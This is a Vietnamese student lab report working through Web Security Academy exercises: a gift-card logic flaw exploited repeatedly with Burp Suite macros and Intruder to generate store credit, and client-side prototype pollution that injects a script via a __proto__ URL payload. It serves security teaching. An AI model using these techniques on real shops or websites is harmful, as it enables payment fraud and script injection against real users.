
```



Search...

0 matches

thực hiện gửi đi và ta đã thực hiện leo quyền thành công



Khuyến cáo:

Cần phải thiết lập các cơ chế an toàn cho việc kiểm soát truy cập từ các gói tin gửi lên và gửi về, sử dụng filter các cookie

## 12. Kịch bản 12

### Logic-flaws-infinite-money - benefit

Tóm tắt: Thực hiện sử dụng giftcard nhiều lần tạo ra lượng tiền lớn

#### Mô tả

Đề bài yêu cầu chúng ta sẽ mua sản phẩm 1337 đô nhưng chỉ cấp 100, ngoài ra ta có thể mua gift card và sử dụng nhiều lần để thực hiện việc kiếm thêm tiền

## Session 01: Tổng quan các lỗ hổng bảo mật web thường gặp

Nhóm 7

PAGE \ \* MERGEFORMAT 14

Burp Suite Community Edition v2023.2.3 - Temporary...

HTTP history

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
128	https://0a4500f704bd1615...	GET	/product?productId=1		✓	200	4965	HTML	Infin
129	https://0a4500f704bd1615...	GET	/academyLabHeader			101	147		
130	https://0a4500f704bd1615...	GET	/			200	11429	HTML	Infin
131	https://0a4500f704bd1615...	GET	/academyLabHeader			101	147		

WebSecurity Academy

Infinite money logic flaw

WE LIKE TO SHOP

Lightweight "133t" Leather Jacket | ★★★★★ | \$1337.00 | View details

Gift Card | ★★★★★ | \$10.00 | View details

Packaway Carpet | ★★★★★ | \$57.87 | View details

Snow Delivered To Your Door | ★★★★★ | \$12.45 | View details

Với mỗi gift card ta sẽ có thêm được 3 đô, như vậy với công thức tính để mua được món hàng ta có:  $100 + n \cdot 3 \Rightarrow 1337$  thì ta có được  $n = 413$

Tiếp theo ta thực hiện mua card

Burp Suite Community Edition v2023.2.3 - Temporary...

HTTP history

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
128	https://0a4500f704bd1615...	GET	/product?productId=1		✓	200	4965	HTML	Infin
129	https://0a4500f704bd1615...	GET	/academyLabHeader			101	147		
130	https://0a4500f704bd1615...	GET	/			200	11429	HTML	Infin
131	https://0a4500f704bd1615...	GET	/academyLabHeader			101	147		
132	https://0a4500f704bd1615...	GET	/my-account			302	86		
133	https://0a4500f704bd1615...	GET	/login			200	3370	HTML	Infin
134	https://0a4500f704bd1615...	POST	/login		✓	200	3448	HTML	Infin
135	https://0a4500f704bd1615...	GET	/academyLabHeader			101	147		
136	https://0a4500f704bd1615...	POST	/academyLabHeader		✓	200	3448	HTML	Infin
137	https://0a4500f704bd1615...	GET	/login		✓	101	147		
138	https://0a4500f704bd1615...	POST	/login		✓	302	178		
139	https://0a4500f704bd1615...	POST	/login		✓	200	4142	HTML	Infin
140	https://0a4500f704bd1615...	GET	/my-account			101	147		
141	https://0a4500f704bd1615...	GET	/academyLabHeader			200	11509	HTML	Infin
142	https://0a4500f704bd1615...	GET	/			200	7258	XML	svg
143	https://0a4500f704bd1615...	GET	/resources/images/shop.svg			101	147		
144	https://0a4500f704bd1615...	GET	/academyLabHeader			200	4332	HTML	Infin
145	https://0a4500f704bd1615...	GET	/product?productId=2		✓	101	147		
146	https://0a4500f704bd1615...	GET	/product?productId=2			200	4332	HTML	Infin
147	https://0a4500f704bd1615...	POST	/cart		✓	302	100		
148	https://0a4500f704bd1615...	GET	/product?productId=2		✓	200	4332	HTML	Infin
149	https://0a4500f704bd1615...	GET	/academyLabHeader		✓	101	147		

WebSecurity Academy

Infinite money logic flaw

Back to lab home | Email client

Store credit: \$100.00

Cart

Name	Price	Quantity
Gift Card	\$10.00	1

Total: \$10.00

Place order

và add email vào để nhận thư

The screenshot shows a Burp Suite interface on the left and a web browser window on the right. The browser displays a product page for an 'Infinite money logic flaw' with a price of \$78.83. Below this are four recommended products:

- Grow Your Own Spy Kit**: \$15.35
- The Trapster**: \$26.28
- High-End Gift Wrapping**: \$31.26
- Potato Theater**: \$30.29

A newsletter sign-up form is visible at the bottom of the page.

Sau khi đăng ký xong ta thực hiện áp dụng mã SIGNUP30 để discount 30%

The screenshot shows a web browser window with the title "Infinite money logic flaw". The URL is <https://0a4500f704bd1615c25f1b3e0058006d.web-security-academy.com/>. The page displays a shopping cart with one item: a "Gift Card" priced at \$10.00. The quantity is set to 1, with buttons to decrease (-), increase (+), or remove the item. Below the cart, there is a "Coupon:" input field with an "Apply" button. A table shows a coupon code "SIGNUP30" with a reduction of "\$3.00". At the bottom, the total amount is listed as "Total: \$7.00" and there is a prominent "Place order" button.

Sau khi mua giftcard ta sẽ vào nhận thưởng

## My Account

Your username is: wiener

Your email is: wiener@exploit-0aaf0070042016c5c2371a45013f005d.exploit-server.net

Email

**Update email**

## Gift cards

Please enter the gift card code

ZJmya1YHMJ

**Redeem**

Ở đây sau khi nhận thưởng ta thấy được tài khoản của ta đã được cộng thêm tiền

**Store credit:**  
\$103.00

[Home](#) | [My account](#) |  0 | [Log out](#)

Tiếp theo ta sẽ thực hiện và setting và add section, chương trình sẽ mở lên hộp thoại, vào rule chọn scope, ở scope chọn include all URL

The screenshot shows the 'Session handling rule editor' window with the 'Scope' tab selected. The interface is divided into three main sections: 'Tools scope', 'URL scope', and 'Parameter scope'.  
**Tools scope:** A section titled 'Tools scope' with the sub-section 'Tools scope'. It contains a note: 'Select the tools that this rule will be applied to.' with several checkboxes:

- Target
- Scanner
- Repeater
- Intruder
- Sequencer
- Extensions
- Proxy (use with caution)

**URL scope:** A section titled 'URL scope' with the sub-section 'URL scope'. It contains a note: 'Use the configuration below to control which URLs this rule applies to.' and three radio button options:

- Include all URLs
- Use suite scope [defined in Target tab]
- Use custom scope

**Parameter scope:** A section titled 'Parameter scope' with the sub-section 'Parameter scope'. It contains a note: 'You can restrict the rule to requests containing specific parameters if required.' and a checkbox: 'Restrict to requests containing these parameters:' followed by a text input field and an 'Edit' button.  
At the bottom right of the dialog are 'OK' and 'Cancel' buttons.

Tiếp tục add macro và chọn /card /cart/coupon /cart/checkout /cart/order... /giftcard

## Session 01: Tổng quan các lỗ hổng bảo mật web thường gặp

Nhóm 7

The screenshot shows the OWASPErlay Macro Editor interface. At the top, there's a search bar and a tab labeled "Session handling action editor - Rule 1". On the right, there are buttons for "Manage global settings" and "X". Below the tabs, there's a "Macro Editor" section with a "Macro description" field containing "Macro 1". Under "Macro items:", a table lists five requests:

#	Host	Method	URL	Status	Cookies received	Derived parameters	Preset parameters
1	https://0ae8009f045ce6ba...	POST	/cart	302		productid, redir, qua...	
2	https://0ae8009f045ce6ba...	POST	/cart/coupon	302		csrf, coupon	
3	https://0ae8009f045ce6ba...	POST	/cart/checkout	303		csrf	
4	https://0ae8009f045ce6ba...	GET	/cart/order-confirmation?order-confir...	200		order-confir...	
5	https://0ae8009f045ce6ba...	POST	/gift-card	302		csrf, gift-card	

On the right side of the macro editor, there are buttons for "Configure item", "Move up", "Move down", and "Remove item". Below the macro editor, there are two panes: "Request" and "Response". The "Request" pane shows the raw request details:

```
1 POST /cart HTTP/2
2 Host: 0ae8009f045ce6bac1ff3a2f006e00d1.web-security-academy.net
3 Cookie: session=1ic7cKm5rffNcoY34TrzLd7Tq8nd0Jws
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0ae8009f045ce6bac1ff3a2f006e00d1.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
```

The "Response" pane shows the raw response details. On the far right, there are buttons for "Re-record macro", "Re-analyze macro", and "Test macro", along with "OK" and "Cancel" buttons.

Thực hiện cấu hình macro ở /cart/order... cho gift-card

**Define Custom Parameter**

**Define Custom Parameter**

Configure the details of the custom parameter location. You need to specify the name that is used for this parameter in subsequent macro requests, and the location within this response from which the parameter's value should be derived.

Parameter name: gift-card

Parameter value prefix (optional):

Parameter value suffix (optional):

Extracted value is URL-encoded

Define the location of the parameter value. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

Define start and end  Extract from regex group

Start after expression: ,n <td>

Start at offset: 4427

End at delimiter: >\n </tr>

End at fixed length: 10

Exclude HTTP headers  Update config based on selection below Refetch response

```

90          <p><strong>You have bought the following gift cards:</strong></
91          p>
92              <table class=is-table-numbers>
93                  <tbody>
94                      <tr>
95                          <th>Code</th>
96                      <tr>
97                          <td>a7wa8jsAd8</td>
98                      </tr>
99                  </tbody>
100             </table>
101         </div>
102     </section>
103 </div>

```

0 matches

⚙️ ⏪ ⏩  OK Cancel

Cấu hình cho /giftcard

Configure Macro Item: POST request to https://0ae8009f045ce6bac1ff3a2f006e00d1.web-security-academy.net/gift-card X

### Configure Macro Item

Configure how cookies and request parameters are handled for this macro item.

Cookie handling

Add cookies received in responses to the session handling cookie jar  
 Use cookies from the session handling cookie jar in requests

Parameter handling

csrf	Use preset value	Je363yOsZXA5G2hviVsdbMd0VkpqMEIq
gift-card	Derive from prior resp...	Response 4

Custom parameter locations in response

Name	Value derived from	Add	Edit	Remove

OK

Sau đó tạo 1 intruder /myaccount

The screenshot shows the Burp Suite interface in the Intruder tab. The 'Attack type' dropdown is set to 'Sniper'. In the 'Payload positions' section, the target URL is listed as `1f045ce6bac1ff3a2f006e00d1.web-security-academy.net`. The following list of headers is displayed:

```

1 GET /my-account HTTP/2
2 Host: 1f045ce6bac1ff3a2f006e00d1.web-security-academy.net
3 Cookie: session=jKCN83hDs6iuPzIumb10gY2wcnLQV8IF
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
7 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer:
    https://1f045ce6bac1ff3a2f006e00d1.web-security-academy.net/my-account?id=wiene
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19

```

At the bottom, there are search and filter buttons: 'Search...', 'Clear', '0 matches', and 'Length: 839'.

thực hiện cấu hình payload intruder

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' tab is active. A 'Payload sets' section is displayed, showing a dropdown for 'Payload set' (set to 1) and a dropdown for 'Payload type' (set to 'Null payloads'). A 'Start attack' button is visible. Below this, a 'Payload settings [Null payloads]' section shows options for generating payloads ('Generate 412 payloads') or continuing indefinitely. A 'Payload processing' section allows defining rules for each payload. The 'Payload encoding' section includes a checkbox for URL-encoding specific characters.

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 412

Payload type: Null payloads Request count: 0

**Payload settings [Null payloads]**

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

Generate 412 payloads  
 Continue indefinitely

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

**Payload encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: = < > ? + & \* ; " \ | ^ ` #

Sau khi cấu hình xong, ta thực hiện test macro

The screenshot shows the Macro Tester interface. At the top, there's a header with a macro icon and the text "Macro Tester". Below it, a sub-header says "Macro Tester" with a question mark icon. A note below the sub-header reads "Use this function to test the macro and determine whether it is working as required." Underneath, a section titled "Testing macro:" contains the text "Macro 2".

The main area displays a table titled "Macro items:" with the following data:

#	Host	Method	URL	Status	Cookies received	Derived parameters	Failed parameters
1	https://0a7b00a90...	POST	/cart	302			
2	https://0a7b00a90...	POST	/cart/coupon	302			
3	https://0a7b00a90...	POST	/cart/checkout	303			
4	https://0a7b00a90...	GET	/cart/order-confirmation?or...	200			
5	https://0a7b00a90...	POST	/gift-card	302	gift-card=nL378pH...		

To the right of the table are two buttons: "Retest macro" and "Update macro".

Below the table, there are two tabs: "Request" and "Response". The "Request" tab is selected, showing the raw request data:

```

1 POST /cart HTTP/2
2 Host:
  0a7b00a903e4edeac018f9ce00980042.web-security-academy.net
3 Cookie: session=B7tEV1FHeqHZJ1IAb6gxiT0mfHsCqG2d
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin:
  https://0a7b00a903e4edeac018f9ce00980042.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
  Safari/537.36
13 Accept:

```

Below the raw data are buttons for "Pretty", "Raw", and "Hex" views, and a search bar with the placeholder "Search..." and a "0 matches" count.

On the right side, there is an "Inspector" panel with sections for Request attributes, Request query parameters, Request body parameters, Request cookies, Request headers, and Response headers, each with a dropdown menu.

At the bottom right of the main window is an "OK" button.

Sau khi macro đều chạy thì ta sẽ thực hiện tấn công bằng macro

## Session 01: Tổng quan các lỗ hổng bảo mật web thường gặp

Nhóm 7

Request	Payload	Status	Error	Timeout	Length	Comment
55	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
56	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
57	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
58	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
59	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
60	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
61	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
62	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
63	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
64	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
65	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
66	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
67	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
68	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
69	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
70	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
71	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
72	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
73	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
74	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
75	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	
76	null	302	<input type="checkbox"/>	<input type="checkbox"/>	173	

81 of 500

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Khi chạy attack ta sẽ thấy tiền tăng lên theo thời gian

The screenshot shows a browser window for the 'Infinite money logic flaw' lab on the Web Security Academy. The URL is <https://0a7b00a903e4edeac018f9ce00980042.web-security-academy.com/>. The page title is 'Infinite money logic flaw'. A green button at the top right says 'LAB Not solved' with a test tube icon. The main content area has a red header 'Web Security Academy' with a lightning bolt icon. Below it, there's a 'Email client' button and a link to 'Back to lab description'. On the left, it says 'Store credit: \$203.00'. On the right, there are links for 'Home | My account | 🛒 1 | Log out'. A large grey box contains sections for 'My Account' (username: wiener, email: wiener@exploit-0ace0000033eededc0a4f89601a900c9.exploit-server.net), 'Update email' (with an input field and a green 'Update email' button), and 'Gift cards' (with a text input field and a green 'Redeem' button). A scroll bar is visible on the right side of the page.

Sau khi chạy xong ta sẽ có được 1400 đô, vượt chỉ tiêu cần mua đồ

Infinite money logic flaw

Web Security Academy

Email client | Back to lab description >

LAB Not solved

Store credit: \$1403.00

Home | My account | 1 | Log out

## My Account

Your username is: wiener

Your email is: wiener@exploit-0ace0000033eededc0a4f89601a900c9.exploit-server.net

Email

Update email

## Gift cards

Please enter the gift card code

Redeem

Ta sẽ thực hiện mua đồ, ngoài ra ta sẽ áp dụng mã SIGNUP30 để discount thêm 30% còn 935 đô

Store credit: \$1408.00

Cart

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1

Coupon:

**Apply**

Code Reduction

SIGNUP30	-\$401.10
----------	-----------

Total: \$935.90

Cuối cùng ta mua đồ xong và hoàn thành

Infinite money logic flaw

https://0a7b00a903e4edeadc018f9ce00980042.web-security-academy.net/cart/order-confirmation?order-confirmed=true

WebSecurity Academy

Infinite money logic flaw

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Store credit: \$472.10

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1
SIGNUP30	-\$401.10	

Total: \$935.90

### Khuyến cáo:

Cần phải có một thiết kế an toàn khi thiết kế website đặc biệt là khi có những voucher, mã giảm giá

### 13. Kịch bản 13

Prototype-pollution-client-side-prototype-pollution-via-browser-apis - data, information

Thực hiện: Thực hiện chèn code vào url và file js để truy cập thông qua api

**Mô tả:**

- Challenge này nói về việc attack bởi prototype pollution.
- Đầu tiên ta tạo 1 truy vấn \_\_proto\_\_[foo]=bar trên thanh công cụ tìm kiếm

The screenshot shows a browser window with the following details:

- URL:** https://0a15008d0493dda3c073db9800bc000b.web-security-academy.net/?\_\_proto\_\_[foo]=bar
- Title:** Client-side prototype pollution via browser APIs
- Content:** A search bar with placeholder "Search the blog..." and a purple "Search" button. Below the search bar is a large "BLOG" logo where each letter is composed of the word "LIES" repeated multiple times.

- Tiếp theo, ta Inspect trang web và tìm đến file searchLoggerConfigurable.js và nhận thấy rằng đối tượng config (dòng 10) có thuộc tính transport\_url và thuộc tính này được sử dụng để tự động thêm tập lệnh vào DOM. Hơn nữa dòng 11 ta có phương thức tĩnh Object.defineProperty() xác định một thuộc tính mới trực tiếp trên một đối tượng hoặc sửa đổi một thuộc tính hiện có trên một đối tượng và trả về đối tượng nhưng hiện tại thuộc tính transport\_url chưa định giá trị. Ý tưởng lúc này ta có thể tiêm giá trị vào thuộc tính transport\_url.

```

async function logQuery(url, params) {
  try {
    await fetch(url, {method: "post", keepalive: true, body: JSON.stringify(params)});
  } catch(e) {
    console.error("Failed storing query");
  }
}

async function searchLogger() {
  let config = (params: deparam(new URL(location).searchParams.toString()), transport_url: false);
  Object.defineProperty(config, 'transport_url', {configurable: false, writable: false});
  if(config.transport_url) [
    let script = document.createElement('script');
    script.src = config.transport_url;
    document.body.appendChild(script);
  ]
  if(config.params && config.params.search) {
    await logQuery('/logger', config.params);
  }
}
window.addEventListener("load", searchLogger);
  
```

- Quan sát hình dưới ta thấy ta đã thành công chèn được script có source là "foo" vào DOM

The screenshot shows a browser window for the URL [https://0a15008d0493dda3c073db9800bc000b.web-security-academy.net/?\\_\\_proto\\_\\_\[value\]=foo](https://0a15008d0493dda3c073db9800bc000b.web-security-academy.net/?__proto__[value]=foo). The page title is "Web Security Academy". Below it, a sub-header says "Client-side prototype pollution via browser APIs". There is a link "Back to lab description >". At the bottom right, there are links for "Home" and "My account". The browser's address bar shows the same URL. The developer tools are open, specifically the "Inspector" tab. The DOM tree is visible, with a script tag in the body section highlighted. The script tag has a "src" attribute set to "foo". The browser's navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

- Và cuối cùng ta tiêm vào data:, alert(1) để gọi url alert(1) (đây cũng chính là mở hộp thoại cảnh báo) để có thể giải quyết challenge này.

**Khuyến cáo:**

Thực hiện kiểm soát các file js, api tốt, filter các đầu vào độc hại từ url

The screenshot shows a browser window with the URL [https://0a15008d0493dda3c073db9800bc000b.web-security-academy.net/?\\_\\_proto\\_\\_\[value\]=data;alert\(1\);](https://0a15008d0493dda3c073db9800bc000b.web-security-academy.net/?__proto__[value]=data;alert(1);). The page title is "Client-side prototype pollution via browser APIs". A modal dialog box displays the number "1". Below the modal, the browser's developer tools are open, specifically the "Inspector" tab, showing the HTML structure of the page. The modal's content is highlighted with a red box, and the developer tools' element inspector also highlights the same area. The developer tools show the following HTML snippet:

```
<!DOCTYPE html>
<html> <event scroll>
  <head></head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"></script>
    <div id="academyLabHeader"></div>
    <div theme="blog"></div>
    <script src="data:;alert(1);"></script>
  </body>
</html>
```

Thông báo nhận được khi ta hoàn thành bài làm

The screenshot shows the same browser window after solving the challenge. The page title is "Client-side prototype pollution via browser APIs". A large orange banner at the top says "Congratulations, you solved the lab!". To the right of the banner is a "Share your s" button. At the bottom right of the page are links for "Home", "My account", and "Submit feedback". The developer tools are still visible at the bottom of the browser window.

---

*Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này*

## - YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

### Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)** - cỡ chữ 13. **Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX\_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).  
*Ví dụ: /NT101.K11.ANTT]-Session1\_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file **.ZIP** với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại [courses.uit.edu.vn](http://courses.uit.edu.vn).

**Đánh giá:** Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

*Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**